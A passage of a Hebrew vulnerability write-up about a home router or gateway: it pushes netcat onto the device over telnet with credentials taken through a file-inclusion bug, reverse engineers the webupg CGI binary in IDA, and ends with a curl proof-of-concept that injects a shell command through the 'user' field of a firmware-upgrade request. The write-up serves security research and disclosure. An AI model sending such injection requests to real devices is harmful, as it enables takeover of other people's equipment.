
1. פונקציית getInputs - אשר איתה נקבל כקלט מהמשתמש את פרטי ההזדהות איתם נתחבר לרכיב הפגיע, אשר אותם השגנו באמצעות פגיעות ה-Local File Inclusion שבממשק ה-Web.
2. פונקציית openTelnetConnection - באמצעותה נפתח חיבור telnet באמצעות פרטי ההזדהות שקלטנו בפונקציה getInputs.
3. פונקציית writeCommands - אשר אחראית על חלוקת הקובץ ל-Chunk-ים שונים אותם נעביר לרכיב שלנו.

"__main__" == __name__ If - התחלת ריצת התוכנית שלנו.

הרצת הסקריפט:


כדוגמת PoC, נעביר לרכיב כלי בשם Netcat - כלי אשר נמצא בארסנל הכלים של כל תוקף, ונקרא - "האולר השוויצרי של התוקף". בעזרתו ניתן לעשות דברים כגון:

1. העברת קבצים
2. ביצוע Reverse Shell
3. יצירת tunneling
4. העברת קלט פלט
5. סריקת פורטים



הרצת הקוד על עמדת הקצה, לצורך העברת הקובץ לרכיב התקשורת.

לאחר שהקובץ הועבר, נתחבר לרכיב דרך פרוטוקול telnet, ונראה כי הקובץ עבר בהצלחה, וניתן להריצו על הרכיב:




ויש לנו netcat על הרכיב ☺

כיוון שמדובר בגירסת לינוקס אשר מותאמת ייעודית לרכיב זה, וכיוון שפקודות וכלים רבים הוצאו ממנה - באמצעות הסקריפט שפיתחנו נעביר כל כלי חיוני שרק נרצה. **כלומר** - יש לנו יכולות העברת והרצת קבצים בהרשאות מלאות על הרכיב.

הנדסה לאחור של צד השרת

על מנת להבין באופן יותר מעמיק את פעולת הרכיב וכדי לראות האם נוכל למצוא עוד פגיעויות נוספות אשר יגדילו את היכולת שלנו לשלוט ברכיב, כגון שליטה על הרכיב דרך ה-WAN, החלטנו להנדס לאחור את לוגיקת צד השרת של ממשק המשתמש של הרכיב.

נבדוק תחילה איזה לוגיקת צד שרת נמצאת על הרכיב, באמצעות חיפוש מיקום הקבצים. זאת נוכל לעשות על ידי שימוש בפקודה ps ב-Linux, אשר תראה לנו את שורת הפקודה שהפעילה את שירות ה-httpd:



ניתן לראות שהקבצים מאוחסנים בנתיב '/usr/www/cgi-bin', ולפי שם התיקייה אפשר להבין שמדובר בקבצי cgi[9].

[9] **CGI** - Common Gateway Protocol, פרוטוקול שמאפשר לשרתי http להריץ אפליקציות בינאריות כדי להגיש דפי web

נסתכל בתוכן התיקייה '/usr/www/cgi-bin':

```
Telnet 10.100.102.29
# pwd
/usr/www/cgi-bin
# ls
webproc  webupg
#
```

נראה שיש לנו כאן שני קבצים, אך איך נדע איזה קובץ מקושר לאיזה פעולה בממשק המשתמש? נשטט כמובן בממשק ה-Web, ונראה שכמעט כל פעולה שבממשק קוראת לקובץ webproc, למעט פעולת שדרוג ה-firmware שקוראת לקובץ webupg.

נעביר את שני הקבצים למחשב שלנו על ידי שימוש בכלי netcat שהעברנו מקודם לצורך חקירה נוספת.

ישנים עם הביטים

במהלך תהליך החקירה בדקנו את קובץ webproc אך לא נמצא שום דבר מעניין ולכן נחסוך מכם התמקדות בו, ונתמקד בקובץ השם - webupg.


כעת, שיש לנו את webupg ננסה לפתוח אותו ב-IDA ונראה כי הוא מצליח לפתוח ולזהות אותו. כמו כן נשים לב שהקוד קומפל עם שמות הפונקציות, מה שעוזר לנו לבצע הנדסה לאחור בעקבות כך ששמות הפונקציות נשמרים.

נבדוק האם ישנם strings מעניינים, ונסתכל על כמה מהם:

```
.rodata:00405F... 00000039 C upgrader -c %s -p %s -u %s -w %s >/var/upgrader.log 2>&1
.rodata:00405F... 00000005 C user
.rodata:00405F... 00000009 C password
.rodata:00405F... 00000005 C port
.rodata:00405F... 0000000A C image.img
.rodata:00405F... 00000009 C https://
.rodata:00405F... 00000060 C cd /var/;/usr/bin/wget --no-check-certificate https://%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:00405F... 00000066 C cd /var/;/usr/bin/wget --no-check-certificate https://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004060... 00000016 C rm /var/image.img -rf
.rodata:004060... 00000015 C rm /var/wget.log -rf
.rodata:004060... 0000000E C /var/wget.log
.rodata:004060... 00000005 C 100%
.rodata:004060... 00000008 C http://
.rodata:004060... 00000048 C cd /var/;/usr/bin/wget http://%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004060... 0000004E C cd /var/;/usr/bin/wget http://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004061... 00000006 C saved
.rodata:004061... 00000007 C ftp://
.rodata:004061... 00000047 C cd /var/;/usr/bin/wget ftp://%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004061... 0000004D C cd /var/;/usr/bin/wget ftp://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004061... 00000044 C /usr/bin/tftp -g -r %s -l /var/image.img %s %s >/var/tftp.log 2>&1\n
.rodata:004062... 00000015 C rm /var/tftp.log -rf
.rodata:004062... 0000000D C #!/bin/sh\n%s
```

כמו שניתן לראות כל ה-strings שמודגשים בצבע צהוב נראים כתבניות להרצת פקודות על הרכיב.

נבחן את המחרוזת שבה יש את המילה http, ונבדוק היכן בקוד היא מופיעה:



נראה שיש כאן משהו חשוד, חדי העין שמביניכם ישימו לב כי המחרוזת החשודה משומשת בפונקציית snprintf עם כמה פרמטרים, ולאחר מכן פלט הפונקציה מועבר כפרמטר לפונקציה **system**!

במידה והפרמטרים שמועברים לפונקציה זו הם הקלט של המשתמש, יש לנו פה חשד להרצת קוד באופן מרוחק. כעת, נחזור לבדוק את ה-Flow של התוכנית כדי לראות אילו ערכים נכנסים לפונקציית snprintf והאם אנחנו יכולים לשלוט בהם. החלק החשוד נמצא בפונקציה בשם HTTProcCtrl (מפיעה משמאל), נפרט על החלקים הנבחרים שבה:

```
.globl UPG_HttpProcCtrl
UPG_HttpProcCtrl:

first_stack_space= -0x140
sprintf_second_arg_stack= -0x13C
sprintf_third_arg_stack= -0x138
sprintf_fourth_arg_stack= -0x134
gp_value= -0x130
url= -0x128
user= -0x124
password= -0x120
port= -0x11C
dir= -0x118
system_command= -0x114
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x150      # Add Immediate Unsigned
sw      $ra, 0x150+var_4($sp)  # Store Word
sw      $s1, 0x150+var_8($sp)  # Store Word
sw      $s0, 0x150+var_C($sp)  # Store Word
li      $gp, 0x41E360    # Load Immediate
sw      $gp, 0x150+gp_value($sp)  # Store Word
move    $a1, $zero       # c
la      $t9, memset      # Load Address
li      $a2, 0x100       # n
move    $s0, $a0
jalr    $t9 ; memset     # Jump And Link Register
addiu   $a0, $sp, 0x150+system_command  # s
la      $v0, a80         # "80"
addiu   $a0, $sp, 0x150+url  # url_ptr
sw      $v0, 0x150+port($sp)  # Store Word
addiu   $a1, $sp, 0x150+user  # user
addiu   $v0, $sp, 0x150+dir  # Add Immediate Unsigned
addiu   $a2, $sp, 0x150+password  # password
addiu   $a3, $sp, 0x150+port  # port
sw      $v0, 0x150+first_stack_space($sp)  # dir_ptr
sw      $zero, 0x150+url($sp)  # Store Word
sw      $zero, 0x150+user($sp)  # Store Word
sw      $zero, 0x150+password($sp)  # Store Word
jal     UPG_FtpParse     # Jump And Link
sw      $zero, 0x150+dir($sp)  # Store Word
li      $v1, 0xFFFFFFFF  # Load Immediate
lw      $gp, 0x150+gp_value($sp)  # Load Word
beq     $v0, $v1, loc_404D7C  # Branch on Equal
lui     $v0, 0x44D       # Load Upper Immediate
```


בתחילת הפונקציה נקראת פונקציה בשם FtpParse שגם אותה הנדסנו לאחור, אך נקצר ונגיד שהיא מקבלת כקלט מצביעים בהם יאוחסנו הערכים של הפרמטרים הבאים: Url, Port, Username, Password, Dir, במידה ואותם פרמטרים נמצאים בבקשת ה-HTTP שנשלחה לשרת.

במידה והפונקציה הצליחה לפרסר את כולם, אנחנו עוברים לבדיקה שבודקת האם כתובת ה-URL מכילה את המחרוזת 'http://'.


לאחר מכאן, מעבירים את **<u>הפרמטרים שקיבלנו מהפונקציה FtpParse ל-snprintf החשוד שלנו וקוראים</u>**
לsystem, כלומר אנחנו יודעים בוודאות שהפרמטרים שאנחנו מעברים בבקשת ה-HTTP מועברים לפונקציית system, ולכן אנחנו יכולים להזריק פקודות שירוצו בסופו של דבר על הרכיב.

כעת נחזור לבדוק את ה-Flow כדי לראות איזה בקשת HTTP נצטרך לשלוח כדי להגיע לפונקציה זו, אשר נקראת בפונקציית Main של הקובץ webupg.


גם כאן נסביר חלקים ספציפיים בה:




כמו שאתם יכולים לראות נבדקת כאן האם הבקשה היא מסוג HTTP POST, ונבדק אם פרמטר ה- Content Type שמועבר בבקשה הוא מסוג application/x-www-form-urlencoded או multipart/form data.




לאחר מכאן נבדק האם ה-Session שמועבר בפרמטר Cookie שבבקשת ה-HTTP הוא Session פעיל. לאחר מכאן בודקים האם הבקשה מכילה את המחרוזת application/x-www-form-urlencoded או multipart/form data כדי לתת את הטיפול המתאים. במידה והבקשה היא מסוג multipart/form data, אז מדובר בבקשה לשדרוג גירסת ה-firmware של המכשיר על ידי העלאת קובץ עדכון התוכנה בבקשת ה-HTTP.



במידה והבקשה היא מסוג application/x-www-form-urlencoded, נבדק האם ישנו פרמטר בשם name אשר מושווה לרשימת ערכים שונים, כדי לדעת איזו פעולה לבצע.



נראה שיש פה השוואה לערך 'HTTP', נבדוק לאיזה פונקציה הוא קופץ:



נראה שזה קופץ לפונקציה עם החולשה שמצאנו.

ניצול החולשה

כדי לבצע את הזרקת הפקודות שבקובץ webupg, הבקשה צריכה להיות מסוג HTTP POST עם Session תקין ופעיל, וסוג ה-Content-Type צריך להיות עם המחרוזת application/x-www-form-urlencoded.

כדי לנסות לנצל את החולשה שמצאנו נשתמש בכלי בשם **cURL**[10] כדי לייצר ולשלוח את הבקשה. במידה והצלחנו יווצר קובץ על הרכיב שנקרא 'mycode' בתיקיית '/var' עם התוכן 'hacked!!'

[10] **cURL** - פרויקט תוכנה הנותן יכולת להעברת מידע באמצעות מגוון פרוטוקולים, כגון HTTP, Telnet, FTP ועוד.

כך נראית יצירת הבקשה בצד הלקוח:


```
C:\Windows\System32\cmd.exe

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\cURL>curl -d "name=HTTP&url=http://www.h.com&user=;echo hacked!! > /var/mycode;&password=a&port=8&dir=a" --cookie "Cookie: sessionid=786a76ea; auth=ok; expires=Sun, 15-May-2112 01:45:46 GMT; langmanulset=yes; sys_UserName=admin; expires=Mon, 31-Jan-2112 16:00:00 GMT; language=en_us" -X POST http://beconnected.client/cgi-bin/webupg
```

לאחר שליחת הבקשה, נוודא שאכן נוצר קובץ על הרכיב:

```
Telnet 10.100.102.24

(none) login: root
Password:


